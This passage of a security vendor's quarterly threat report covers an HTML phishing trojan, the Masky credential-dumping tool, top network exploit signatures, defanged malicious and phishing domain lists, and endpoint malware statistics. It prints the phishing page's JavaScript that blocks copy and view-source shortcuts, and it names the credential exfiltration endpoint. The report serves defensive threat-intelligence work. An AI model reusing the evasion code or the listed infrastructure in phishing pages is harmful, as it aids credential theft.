
*Figure 7. html.2*

The text in the document translates to:

只有收件人电子邮件才能访问此共享文件

ONLY THE RECIPIENT EMAIL CAN ACCESS THIS SHARED FILE

本文件已发送到您的电子邮件

THIS DOCUMENT HAS BEEN SENT TO YOUR EMAIL

Embedded within the HTML is a JavaScript snippet that enhances its evasiveness:

```
document.onkeydown = function(e) {
  if (e.ctrlKey &&
    (e.keyCode === 67 ||  // “C” key (copy)
     e.keyCode === 86 ||  // “V” key (paste)
     e.keyCode === 85 ||  // “U” key (view source)
     e.keyCode === 117)) { // F6 key
    alert(‘Error’);
    return false;
  } else {
    return true;
  }
};
```

This code disables common inspection shortcuts like Ctrl+C, Ctrl+V, Ctrl+U, and F6, preventing users from copying content, pasting, or viewing the source code to spot anomalies. Upon submission, credentials are exfiltrated to https://submit-form[.]com/CNTiqrnYz before redirecting to the legitimate http://adobe.com, masking the attack.





*Figure 8. html.2.payload*

This trojan highlights the simplicity yet effectiveness of HTML-based phishing, bypassing traditional AV through non-executable code. Distributed via spam emails or compromised sites, it preys on regional targets, possibly tailored for language or cultural contexts in Hong Kong. To mitigate, organizations should deploy web filters, enable multi-factor authentication, and educate users on verifying URLs and avoiding unsolicited logins. Advanced endpoint protection with behavioral analysis can detect such script-based anomalies, reducing the risk of credential compromise in evolving phishing landscapes.

**Trojan.Tango.Marte**

Further down on our list of top malwares we found the malware Trojan.Tango.Marte, a Windows credential-stealing malware like Mimikats. Mimikats used to be the top malware detected for several quarters about six years ago and provides a way to retrieve credentials from a domain server.

Meant as an offensive security tool, Masky (https://github.com/Z4kSec/Masky) stands out as a sophisticated Python library and CLI for remotely dumping domain user credentials via Active Directory Certificate Services (ADCS). Unlike traditional methods that risk detection by dumping LSASS memory, Masky exploits legitimate features like token impersonation, Kerberos certificate authentication, and NT hash retrieval through PKINIT.

Because it uses a legitimate process it can bypass EDR focused on process injection or memory scraping, making in-depth script inspection and complete EDPR protection necessary. Defenders should also prioritize monitoring ADCS enrollments, auditing certificate templates, and restricting service modifications to mitigate this low-noise credential theft vector.

# NETWORK ATTACK TRENDS

The top 10 network attacks of Q2 2025 (by volume of detections) featured many familiar web-based exploits, with a few position changes and new entrants compared to Q1. Notably, an exploit targeting dotCMS , "WEB dotCMS CMSFilter assets Access Control Weakness (CVE-2020-6754)", took the #1 spot this quarter after first making an appearance in the Q2 2024 report. This vulnerability (first seen in 2020) allows unauthorized access to web assets and was previously ranked #2 in Q1. Its rise to #1 suggests an uptick in exploit attempts against unpatched content management systems. Last quarter's top attack, a generic directory traversal attempt (ID 1059877), fell to #2 in comparison. This longstanding file path traversal signature (which detects attempts to access unauthorized files via crafted URLs) remains a constant threat to web servers, even as its volume decreased from Q1.





*Figure 9. Average IPS Detections per Firebox*





*Figure 10. Unique IPS Detections*

A brand new SQL injection signature (ID 1135067) debuted at #6 in the top network attacks by volume. This signature, WEB SQL Injection Attempt -89, was added to the IPS signature set recently and had not appeared in prior quarterly reports. Its immediate prominence at #6 suggests that SQL injection as an intrusion vector remains a popular threat. The surge of a new SQLi attack reinforces the importance of patching web apps as attackers quickly weaponize fresh injection techniques.

## Top 10 History

| Signature | Type | Name | Affected OS | Percentage |
|---|---|---|---|---|
| 1136822 | Web threats | WEB dotCMS CMSFilter assets Access Control Weakness (CVE-2020-6754) | Network Device, Others | 14.26% |
| 1059877 | Exploits | WEB Directory Traversal -8 | Windows, Linux, Freebsd, Solaris, Other Unix | 6.13% |
| 1138800 | Web threats | WEB Microsoft Exchange Server Remote Code Execution Vulnerability -6 (CVE-2021-26855) | Windows | 4.98% |
| 1056247 | Exploits | SHELLCODE NOP Sled | All | 4.18% |
| 1055396 | Web threats | WEB Cross-site Scripting -9 | Windows, Linux, Freebsd, Solaris, Other Unix, Network Device | 4.14% |
| 1135067 | Web threats | WEB SQL Injection Attempt -89 | Windows, Linux, Freebsd, Other Unix | 3.85% |
| 1054837 | Web threats | WEB Remote File Inclusion /etc/passwd | Windows, Linux, Freebsd, Solaris, Other Unix | 3.54% |
| 1231780 | Web threats | WEB HAProxy h1_headers_to_hdr_list Empty Header Name Access Control Bypass (CVE-2023-25725) | Network Device | 3.49% |
| 1059876 | Exploits | WEB Directory Traversal -7 | Windows, Linux, Freebsd, Solaris, Other Unix | 3.03% |
| 1054838 | Web threats | WEB Local File Inclusion win.ini -1.u | Windows | 2.96% |

*Figure 11. Top 10 Network Attacks by Volume*

## New Detections in the Top 50

| Signature | Type | Name | Affected OS | Rank |
|---|---|---|---|---|
| **1059435** | Dos/DDoS | WEB Apache Struts ParametersInterceptor ClassLoader Security Bypass -1 (CVE-2014-0094) | Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS | 23 |
| **1231997** | Web Attacks | WEB Adobe ColdFusion IPFilterUtils Improper Access Control (CVE-2023-38205) | Windows, Linux, Mac OS | 46 |
| **1056680** | Buffer Overflow | FILE Apple iTunes m3u Playlist Multiple Buffer Overflows -2 (CVE-2012-0677) | Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS | 49 |
| **1232558** | Web Attacks | WEB Apache OFBiz Remote code execution -1.1 (CVE-2024-38856) | Linux, FreeBSD, Other Unix | 50 |

*Figure 12. New signatures this quarter among the top 50 signatures by volume.*

**Signature 1059435**
This signature detects an exploit against Apache Struts, a popular Java web application framework. CVE-2014-0094 is an older Struts 2 vulnerability that allows an attacker to bypass class loader restrictions and potentially execute arbitrary code by manipulating the class loader via the ParametersInterceptor module. In essence, it's a remote code execution (RCE) vector leveraging crafted request parameters in Struts applications. The fact that this 2014-era exploit resurfaced in our top 50 suggests that cyber criminals are still scanning for (and finding) unpatched Struts deployments. Many SMBs might use third-party web applications or appliances built on Struts (or have legacy web apps that haven't been updated), making this vulnerability a real risk. A successful exploit could let attackers fully compromise a web server. This new appearance is a timely reminder for any organization using Apache Struts: update to the latest secure versions and implement web application firewalls, since even years-old Struts flaws remain on attackers' radar.

**Signature 1231997**
This signature addresses a 2023 ColdFusion vulnerability in Adobe's rapid web development platform. ColdFusion is used by some SMBs and enterprises to power websites and APIs. CVE-2023-38205 is an improper access control flaw in the IP whitelisting feature (IPFilterUtils) of ColdFusion. In practical terms, an attacker can bypass IP address restrictions and access administrative or sensitive functions that should be limited to trusted IPs. This could be leveraged in conjunction with other ColdFusion bugs to achieve RCE or steal data. Its emergence in Q2's top 50 means attackers have added this ColdFusion weakness to their toolkits and are actively probing Internet-exposed ColdFusion servers. For SMBs running ColdFusion-based web apps (or using vendors who do), this is a high-priority vulnerability to patch. It highlights the broader trend of attackers targeting middleware and app platforms: ensure your ColdFusion (and similar middleware) is up to date, and use additional controls (like VPN or gateways) to restrict access to admin interfaces beyond just IP filtering.

**Signature 1056680**
This is a detection for an older client-side vulnerability in Apple iTunes. CVE-2012-0677 refers to multiple buffer overflow flaws in how iTunes handles .m3u playlist files. An attacker could craft a malicious playlist file such that when loaded by a victim's iTunes, it triggers a buffer overflow and arbitrary code execution on that host. It's somewhat surprising to see a 2012 iTunes exploit appear in an IPS top 50 list; it likely indicates broad spray-and-pray exploitation or the inclusion of this exploit in some exploit pack. While iTunes isn't typical enterprise server software, many employees might have it installed on workstations, and some SMBs use it for audio management. If an attacker can trick a user into opening a rigged media file (or the file is served via a drive-by download on the network), it could compromise that endpoint. The presence of this signature suggests that even decade-old client vulnerabilities are not off-limits; attackers may target outdated software on user machines knowing that patch management in SMB environments can lag. The advice here is to keep end-user applications (like media players) updated or removed if unnecessary. Even though this iTunes bug is old, its reappearance is a reminder of the long tail of vulnerabilities and how attack frameworks will reuse old exploits to target any low-hanging fruit.

**Signature 1232558**

This signature corresponds to a zero-day or newly disclosed RCE in Apache OFBiz, an open-source enterprise resource planning (ERP) system. CVE-2024-38856 was disclosed in 2024 and allows remote code execution on OFBiz servers. Apache OFBiz isn't as widespread as WordPress or Exchange, but it's used by various businesses (including SMBs) for CRM, e-commerce, and inventory management. The appearance of this signature in Q2's data (with about 916 hits) indicates attackers have already begun scanning for and exploiting this vulnerability. An attacker who succeeds could gain full control over an OFBiz server – a particularly devastating outcome if that server manages financial or customer data. For SMBs running applications on Apache OFBiz, this is an urgent call to action to apply the latest patches or mitigations from Apache. Even for those who don't use OFBiz, it exemplifies how quickly new enterprise application flaws are weaponized in the wild. The presence of a 2024 CVE in the Top 50 so soon after disclosure shows that attackers don't hesitate to target niche but high-impact systems. It's a reminder to stay informed via threat intelligence feeds – the sooner you know about a critical vulnerability in software you use, the faster you can respond before attackers come knocking.

## Most-Widespread Network Attacks

When we consider not just volume but breadth, i.e. how many distinct Firebox appliances encountered a given attack, the top 5 most-widespread network attacks in Q2 tell a complementary story. These statistics highlight which exploits were seen across the largest portion of our customer base, measured as the number of unique Fireboxes that detected each threat. In Q2 2025, four of the top five widespread attacks were the same as last quarter's, underscoring persistent, global campaigns. Meanwhile, one new entrant broke into this list unexpectedly.

| Signature | Name | Top 3 Countries by % | | | AMER % | EMEA % | APAC % |
|---|---|---|---|---|---|---|---|
| 1131523 | WEB-CLIENT Microsoft Internet Explorer Memory Corruption Vulnerability -2 (CVE-2015-2425) | United Kingdom 63.55 | Germany 47.53 | Canada 39.66 | 36.63 | 47.82 | 22.02 |
| 1136822 | WEB dotCMS CMSFilter assets Access Control Weakness (CVE-2020-6754) | Germany 43.56 | Brazil 38.24 | Canada 13.79 | 14.30 | 25.20 | 10.12 |
| 1059877 | WEB Directory Traversal -8 | Australia 21.88 | Italy 21.0 | Germany 20.24 | 10.60 | 15.20 | 20.83 |
| 1132381 | WEB-CLIENT Javascript Obfuscation in Exploit Kits - 44 (Possible Exploit Kit) | USA 42.73 | United Kingdom 12.34 | Brazil 11.76 | 32.51 | 6.72 | 10.71 |
| 1231780 | WEB HAProxy h1_headers_to_hdr_list Empty Header Name Access Control Bypass (CVE-2023-25725) | Australia 25.0 | United Kingdom 21.31 | France 19.39 | 16.77 | 11.11 | 21.43 |

*Figure 13. Top 5 Most-Widespread Network Attacks*

The single most widespread attack was again CVE-2015-2425, an old Internet Explorer vulnerability exploited via malicious HTML to cause memory corruption. The signature for this (ID 1131523) triggered on over 36–48% of Fireboxes in some regions, making it the #1 most pervasive attack for the second quarter in a row. Despite its age (a 2015 bug), this IE exploit remains globally popular, likely used in large-scale phishing or drive-by download campaigns. It impacted roughly 40-50% of Fireboxes in EMEA and about one-third in the Americas. Such widespread presence of an old client-side exploit highlights that many small organizations still have legacy browsers or browser components in use, or employees who might encounter malicious web content.

The #2 and #3 most-widespread attacks were also repeats: the dotCMS CMS weakness (CVE-2020-6754) and a generic WEB directory traversal attack (ID 1059877) respectively. Both appeared on a large percentage of Fireboxes worldwide. For instance, the dotCMS exploit was seen by roughly 14% of Fireboxes in Americas and 25% in EMEA, indicating continued scanning for unpatched CMS platforms across regions. The directory traversal attempts showed up broadly as well (~10-20% of appliances depending on region), reflecting how common those generic web attacks are across the Internet. These two attacks swapped rank order from last quarter (dotCMS moved up to #2, traversal to #3), but both remain widespread. The sustained prevalence of these attacks suggests many threat actors run indiscriminate scans for these vulnerabilities, hoping to find any susceptible site – a tactic that can easily ensnare unprepared SMBs with Internet-facing web services.


The #4 most widespread attack in Q2 was the big surprise: a brand-new signature (ID 1132381) for WEB-CLIENT JavaScript Obfuscation in Exploit Kits. This detection, added in the latest signature set, had never appeared in our top 50 before, yet it suddenly showed up on Fireboxes all over the world, making it the fourth most ubiquitous attack this quarter. We suspect this signature is catching malicious obfuscated JavaScript commonly used by exploit kits or malvertising campaigns. The fact that it registered on so many Fireboxes (e.g. over 32% of Fireboxes in the Americas and 43% in the United States specifically saw it at least once) despite not generating a high volume per device illustrates a broad but low-frequency campaign – perhaps drive-by browser attacks or mass advertising payloads that touched many networks without heavily targeting any single one. This is a classic example of an attack that is widespread but not volumetric. It's an anomaly worth highlighting: defenders might not notice it by volume, but its wide reach means many organizations were probed. For SMBs, this is a reminder that even if an exploit attempt against your systems is blocked only once, the same attempt may be occurring across thousands of other networks globally. A new threat technique can achieve extensive coverage very quickly via automated kits.

Finally, the #5 mos- widespread attack was CVE-2023-25725 (HAProxy HTTP/2 Header Bypass), the same as last quarter's fifth place. It remained widely seen, especially in APAC and Americas (with around 16–21% of Fireboxes logging it). This persistence shows attackers are still actively seeking out unpatched HAProxy instances in SMB environments to exploit the access control bypass. Notably, one formerly widespread threat, the Exchange ProxyLogon exploit, dropped out of the top five this quarter (it was in Q1's widespread list but fell in Q2). Its place was taken by the aforementioned new exploit kit signature. This suggests a possible shift in attacker focus away from Exchange (perhaps as more systems got patched or attackers moved on) and toward front-door attacks on end users via web content.

Overall, the widespread attacks data reinforces that older vulnerabilities in ubiquitous software (browsers, web frameworks, open-source tools) continue to be leveraged broadly. Even as new exploits arise, adversaries often stick with "tried-and-true" methods that yield a broad reach. For SMB defenders, focusing on these widely targeted weaknesses – ensuring browsers are updated, and web servers and VPN devices are patched, and using defenses like URL filtering and script blocking – can provide outsized protection given how common these attack attempts are.

## Network Attacks by Region

This quarter, Asia and the Pacific (APAC) continued its trend of having the largest share of network attacks and even increased that lead to now over half of all detections. The Americas (AMER) and Europe the Middle East and Africa (EMEA) remained relatively similar in their share of attack volume with 24% and 25% respectively.




| Region | Detections per Firebox | Average % IPS Detections per Firebox |
|---|---|---|
| **AMER** | 92 | 23.71% |
| **EMEA** | 98 | 25.26% |
| **APAC** | 198 | 51.03% |

*Figure 14. Average Detections per Firebox by Region*

## Conclusion

Each of these four new signatures highlights a different facet of the threat landscape. From legacy web frameworks (Struts) and niche enterprise apps (OFBiz, ColdFusion) to even end user software (iTunes). For managed service providers and SMB IT admins, the key takeaway is that attackers cast a wide net. They will exploit anything from unpatched business servers to employee applications. A strong patch management program, layered defenses (including IPS at the network edge and endpoint protection), and user awareness can collectively mitigate these threats. Q2 2025's network attack trends demonstrate that while the quantity of attack types may have narrowed, the scope of what cybercriminals are willing to target remains very broad. Any vulnerability, no matter how old or obscure, is fair game if it might yield access. Staying vigilant on updates and employing defense-in-depth controls is critical as we move into the next quarter.

# DNS ANALYSIS

Modern threats increasingly bypass traditional perimeter defenses by abusing the most fundamental layer of Internet communication: DNS. Malicious actors register domains by the thousands to host phishing pages, distribute malware, or operate command-and-control infrastructure. Because these domains can be stood up and torn down in hours, they often evade detection by signature-based tools. DNS firewalling fills this critical gap by monitoring outbound DNS requests in real time and blocking or redirecting connections to known-bad destinations before a risky interaction can occur. Unlike endpoint or application-specific tools, DNS protections work universally across devices, applications, and networks, making them a versatile safeguard in today's fast-moving threat landscape. In this section of the report, we review the top malicious domains that attackers used in Q2 2025.

| Malware |
|---|
| **polyfill[.]io** |
| **hhplaytom[.]com** |
| **pcdnbus[.]ou2sv[.]com** |
| **positivereview[.]cloud.** * |
| **bikeontop[.]shop.** * |
| **profetestruec[.]net** |
| **rqmetrixb[.]info** |
| **rqmetrixa[.]info.** * |
| **rqmetrixd[.]info** |
| **rqmetrixc[.]info** |

**WARNING**

It should go without saying that you should not visit any of the malicious links we share in this report; at least not without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. www[.]site[.]com), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.

* New in Q2 2025

*Figure 15. Top Malware Domains*

## Top Malware Domains

The domains in this list are associated with either malware delivery or command and control. There were three new domains in the top 10 detections by volume this quarter. Both positivereview[.]cloud and bikeontop[.]shop joined our list back in January 2024 after we found them involved in a DarkGate malware campaign. DarkGate is a loader malware that acts as a remote access trojan (RAT). It's offered as a malware-as-a-service, meaning threat actors can license access to the malware to launch attacks without needing any software development experience. Attackers have used the third new domain in the list, rqmetrixa[.]info, for DNS Tunneling in CoinLoader malware attacks. CoinLoader is a cryptominer that we've discussed in previous reports after other associated domains showed up in our list.

## Top Phishing Domains

After a couple of quarters of no meaningful change, this quarter we saw two domains break into the top 10 phishing domains by volume. As a reminder, phishing domains are directly associated with social engineering campaigns against WatchGuard DNSWatch customers. Their most common objectives include tricking victims into willingly entering credentials into legitimate-looking authentication portals, or convincing them to run malware on their machines.

| Phishing |
|---|
| **unitednations-my[.]sharepoint[.]com** |
| **ulmoyc[.]com** |
| **data[.]over-blog-kiwi[.]com** |
| **t[.]go[.]rac[.]co[.]uk** |
| **kit-free[.]fontawesome[.]com** |
| **e[.]targito[.]com** |
| **ptekuwiny[.]pro** |
| **online[.]fliphtml5[.]com** |
| **www[.]namunvida[.]es** |
| **nucor-my[.]sharepoint[.]com** |

*Figure 16. Top Phishing Domains*

## Top Compromised Domains

Compromised domains are usually websites that have a legitimate purpose, but which attackers have exploited to host malicious content. This quarter, there were two new compromised domains in the top 10 list. We added both istsanpablo[.]edu[.]pe and vipex[.]com[.]br back in early 2024 after finding that attackers had compromised them to deliver a malicious PowerShell script that was hosted in a Binance Smart Contract on the Binance blockchain. We covered this EtherHiding campaign in detail back in 2024.

We added the second new domain, serfir[.]com, about a year ago as well, after finding it involved in a malvertising campaign that redirected victims to a sketchy ecommerce website. The attackers appear to have targeted a webpage indexed by Google Search so that when victims clicked a search result link, they were ultimately redirected to the ecommerce site.

| Compromised |
|---|
| **epicunitscan[.]info** |
| **www[.]sharebutton[.]co** |
| **www[.]granerx[.]com** |
| **www[.]uniodonto[.]coop[.]br** |
| **tropicalforestproducts[.]com** |
| **users[.]atw[.]hu** |
| **www[.]oaloo[.]com[.]br** |
| **theroots[.]in** |
| **istsanpablo[.]edu[.]pe** * |
| **vipex[.]com[.]br** * |

* New in Q2 2025

*Figure 17. Top Compromised*

# FIREBOX FEED: DEFENSE LEARNINGS

In Q2, we saw a continued focus on evasive malware threats arriving at the network perimeter through encrypted connections, which most organizations still allow through without inspection. Imagine removing metal detectors and X-rays from security checkpoints and allowing people through with a visual inspection of their outerwear. That is how many organizations still treat their networks! Check below for recommendations to combat that risk and a few others based off the findings from this quarter's Firebox Feed.

## 01 Inspect Encrypted Network Traffic for Threats

This quarter, just over ¾ of malware threats detected at the network perimeter were "zero-day malware" capable of evading traditional signature-based anti-malware tools. That number jumped to 89% for encrypted connections. The bottom line is, if you are not inspecting encrypted network traffic, you're missing nearly all malware threats. The time spent setting up HTTPS inspection on your network firewall appliance will pay back in dividends with additional threat detections. Meanwhile some tools like FireCloud Internet Access take care of certificate management for you and come with HTTPS inspection enabled by default.

## 02 Watch for Malicious JavaScript

One of the new widespread network attack threats from this quarter was an obfuscated JavaScript exploit kit. Nearly every website on the Internet uses JavaScript in some capacity these days. Threat actors prey on this ubiquitous adoption to try and slip in their own attacks against unsuspecting victims. While JavaScript allowlisting using plugins like NoScript is a great tool in your arsenal, you shouldn't overlook other anti-malware and IPS tools that look for and block malicious JavaScript from reaching your users.

## 03 Keep Your WebApp Frameworks Updated

One of the new network attack detections to make it into our top 50 list this quarter was an exploit against a 2023 vulnerability in the popular web development platform Adobe ColdFusion. Web application frameworks like ColdFusion can help make building advanced applications significantly easier, but developers must remain aware of and quickly remediate vulnerabilities in the frameworks they use. This is where software composition analysis (SCA) tools can help, giving you a view into the third-party dependencies for your project and quickly bringing known vulnerabilities to light for remediation.

# ENDPOINT THREAT TRENDS

Just as endpoints are typically the final target of any malware attack, it is also the final section in the Internet Security Report. Virtual private networks (VPNs), network segmentation, firewalls, and other network-level countermeasures all prevent malware from getting onto endpoints/computers, laptops, servers, and so on. Practically, any device where users store, process, or transport data is a prime target. Thus, if malware or threat actors circumvent these deterrent solutions, additional endpoint protection is not only warranted, it is foundational for a resilient cybersecurity posture. This is where WatchGuard's Endpoint Protection, Detection, and Response (EPDR) comes into play.

WatchGuard EPDR is a comprehensive endpoint solution that detects anomalous behaviors, protects against malicious threats, and responds both reactively and proactively to every known threat. Proactive threats involve threat hunting attacks before they execute, and reactive approaches include quarantining files while real malware analysts from WatchGuard's attestation team determine if a file is malicious, in real-time. All this data is then logged and anonymously aggregated and used for this report. It's important to remember that this data comes from only the users who opt-in for this service. The more user's opt-in, the more accurate data we can process and analyze here.

Here is the coverage for this quarter:

- Total malware threats
- New malware threats per 100k active machines
- The number of alerts by the number of machines affected
- The number of alerts by which WatchGuard technology invoked the alert
- Alerts by exploit type
- Attack vectors
- The top 30 affected countries each quarter
- Cryptominer detections
- The top 10 most-prevalent malware
- The top 10 most-prevalent Potentially Unwanted Programs (PUPs)
- Top 10 threat hunting rule invocations
- Threat hunting MITRE ATT&CK tactics and techniques
- Ransomware detections (WatchGuard)
- Ransomware double extortion landscape
- Notable ransomware events

## MALWARE FREQUENCY

Logically, it makes sense to start out with the overall threat landscape; what is generally going on. This is best described via the overall malware frequency, or how many different malware threats did we block throughout the quarter. The number provided does not count duplicates. In other words, the Total Malware Threats is the number of unique malware hashes we blocked spanning from April 2025 to June 2025 (Q2). The number of threats blocked this quarter was slightly down from last quarter (-3.26%). Relatively speaking, it's way down from the one-off quarter in Q3 of last year, and it's even a substantially significant drop from Q4 as well. There begins a trend of decreasing levels of malware, leading us to theorize that malware attacks are more targeted and deliberate instead of being spammed over emails. Although that still happens a lot too. Also, network-level blocking before arriving on endpoints plays a significant role as well.

Our theory that attacks are more targeted or deliberate is supported by evidence in this report. For example, New Threats Blocked Per 100k Active Machines informs us on the malware threats that we've never seen before. To normalize this number, we declare this number in terms of 100k Active Machines, or an average large organization. The new threats blocked for this quarter rose substantially, 26.15% from Q1. Thus, we're seeing less malware, but the malware we are seeing is new, we've never seen it before, or at least, we haven't seen this malware hash. It's probable that the malware is a variant of another known family.

| Total Malware Threats | 28,178 |
|---|---|

*Figure 18. QoQ Total Malware Threats*





*Figure 19. QoQ Total Malware Threats*

Another evidence-based indicator that is highlighted later in the Endpoint section is the law enforcement actions against botnets and malware infrastructure. Law enforcement are performing Operation Endgame, which is an extended effort to take down botnets and other infrastructure used to facilitate botnet or other attacks such as data breaches and ransomware. The operation is known to have affected malware families such as Lumma Stealer, Qakbot, IcedID, SystemBC, Pikabot, Smokeloader, and Bumblebee. Many of these malware families are the origin of several large-scale attacks, and therefore, you see a reduction in overall malware and attackers switching to other malware families (new threats).

| New Threats Blocked per 100k Active Machines | 82 |
|---|---|

*Figure 20. New Malware Threats (Previously Unknown)*





*Figure 21. QoQ New Malware Threats Per 100k Active Machines*


## Alerts by Number of Machines Affected

Narrowing down from the total number of malware threats, we look at the data through various filters to understand how threat actors are attacking systems. One such filter determines how many machines a threat is found on. Basically, when an alert is triggered and is determined to be malware, we count how many machines that exact hash appeared on. This type of data point attempts to highlight widespread campaigns where attackers spam out the same payload to hundreds and thousands of users. These are often performed using phishing attacks where the payload is embedded in an attachment or dropped via a macro.

We define the following schema to normalize the data:

- **1** – Exactly one machine alerted on this file/process.
- **>=2 & < 5** – Between two and five machines alerted on this file/process.
- **>=5 & < 10** – Between five and ten machines alerted on this file/process.
- **>=10 & < 50** – Between ten and fifty machines alerted on this file/process.
- **>=50 & < 100** – Between fifty and 100 machines alerted on this file/process.
- **>=100** – More than 100 machines alerted on this file/process.

The data this quarter doesn't tell much of a story; most of the changes are stagnant. The overall alert composition positioned itself towards alerts appearing on two to five machines, mostly just two. Every other indicator decreased. Alerts appearing on two to five machines could indicate more targeted attacks against a single entity that only a few people fall for. For example, three people falling for a phish that has an embedded JavaScript downloader. It's important to note that about nine in every ten attacks appeared on only one machine.




| | Alert Composition |
|---|---|
| 1 | 88.19% |
| >= 2 & < 5 | 9.18% |
| >= 5 & < 10 | 1.59% |
| >= 10 & < 50 | 0.89% |
| >= 50 & < 100 | 0.09% |
| >=100 | 0.08% |

*Figure 22. Alerts by Number of Machines Affected*

